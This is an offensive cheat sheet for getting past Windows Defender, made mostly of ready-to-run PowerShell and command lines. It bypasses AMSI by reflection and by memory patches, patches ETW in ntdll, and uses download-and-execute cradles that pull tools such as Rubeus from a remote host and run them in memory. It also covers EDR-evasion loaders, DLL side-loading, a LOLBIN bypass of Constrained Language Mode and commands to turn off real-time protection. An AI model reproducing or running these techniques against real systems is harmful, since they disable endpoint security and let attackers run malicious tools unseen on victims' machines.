


AV / AMSI Bypass

Defeat Windows Defender's two inspection layers — AMSI (script/assembly scanning) and real-time AV (file-on-disk scanning) — so your offensive tools actually execute. Replace <placeholders> with your own values.



order: recon → AMSI bypass → ETW patch → load tools in memory (or custom on-disk loader)

① Defender Recon

Before bypassing anything, check what's actually enabled and whether exclusions give you a free pass.

Tab 1 · Enumerate

```
Get-MpComputerStatus | Select
RealTimeProtectionEnabled,IoavProtectionEnabled,AntispywareEnabled,BehaviorMonitorEnabled,IsTamper
Get-MpPreference | Select ExclusionPath,ExclusionExtension,ExclusionProcess

# if an exclusion covers a writeable path, just drop your payload there – no evasion
needed
# tamper protection ON → can't disable Defender programmatically
```

② AMSI Bypass (script layer)

Run one of these in PowerShell before loading any offensive tool. Obfuscate if Defender flags the bypass itself.

Tab 2 · AMSI

```
# reflection – force amsiInitFailed = true (obfuscated)
$a=[Ref].Assembly.GetType('System.Management.Automation.Am'+ 'siUtils')
$f=$a.GetField('am'+ 'siIni'+ 'tFailed','NonPublic,Static')
$f.SetValue($null,$true)

# memory-patch AmsiScanBuffer (heavier but harder to detect)
$addr=[Win32]::GetProcAddress([Win32]::LoadLibrary("amsi.dll"), "AmsiScanBuffer")
$p=0; [Win32]::VirtualProtect($addr, [uint32]5, 0x40, [ref]$p)
[Runtime.InteropServices.Marshal]::Copy([byte[]]
(0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3), 0, $addr, 6)

# PS v2 downgrade (if .NET 2.0 is installed – v2 has no AMSI)
powershell -version 2
```

③ ETW Patch (for .NET assemblies)

Event Tracing feeds .NET runtime events to Defender. Patch it when loading assemblies via Assembly.Load (Rubeus, Seatbelt...).

Tab 3 · ETW

```
# patch EtwEventWrite in ntdll to return immediately
$ntdll=[Win32]::GetProcAddress([Win32]::LoadLibrary("ntdll.dll"), "EtwEventWrite")
$p=0; [Win32]::VirtualProtect($ntdll, [uint32]1, 0x40, [ref]$p)
[Runtime.InteropServices.Marshal]::WriteByte($ntdll, 0xC3)
```

The Win32 P/Invoke type must be loaded first (see the full memory-patch block in the .md).

④ In-Memory Execution (avoid disk entirely)

Tab 4 · In-Memory

```
# IEX cradle — download + execute PowerShell, never touches disk
IEX(New-Object Net.WebClient).DownloadString('http://<ip>/tool.ps1')

# .NET Assembly.Load from byte array
$bytes = (New-Object Net.WebClient).DownloadData('http://<ip>/Rubeus.exe')
[Reflection.Assembly]::Load($bytes)
[Rubeus.Program]::Main("kerberoast".Split())
```

⑤ On-Disk Evasion (when you must write a file)

Tab 1 · Loaders

```
# ScareCrow — EDR-evasion loader (bakes in AMSI/ETW patch)
ScareCrow -I payload.bin -Loader dll -domain <legit-domain.com>

# donut — .NET exe/dll → position-independent shellcode
donut -i Rubeus.exe -o rubeus.bin

# DLL side-loading: place your DLL next to a signed Microsoft EXE
# that loads it by name (e.g. OneDriveStandaloneUpdater.exe → version.dll)

# drop payload in a Defender exclusion path if one exists
```

Custom Nim/Rust loaders (OffensiveNim, NimSyscallPacker, RustSyscalls) compile to a unique binary — no existing signature.

⑥ CLM Bypass & Defender Disable

Tab 2 · Extra

```
# check language mode
$ExecutionContext.SessionState.LanguageMode

# CLM bypass via InstallUtil (LOLBIN)
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /
LogToConsole=false /U payload.exe

# disable Defender (local admin + tamper protection OFF)
Set-MpPreference -DisableRealtimeMonitoring $true
```

Key idea: AMSI is the script-layer gate — bypass it (reflection or memory patch) so your PowerShell/.NET tools execute. AV is the file-layer gate — avoid disk entirely (IEX/Assembly.Load) or use custom loaders (ScareCrow, Nim, Rust) that aren't signed. Always recon first: Defender exclusions can give you a free pass, and tamper protection determines whether you can disable Defender at all.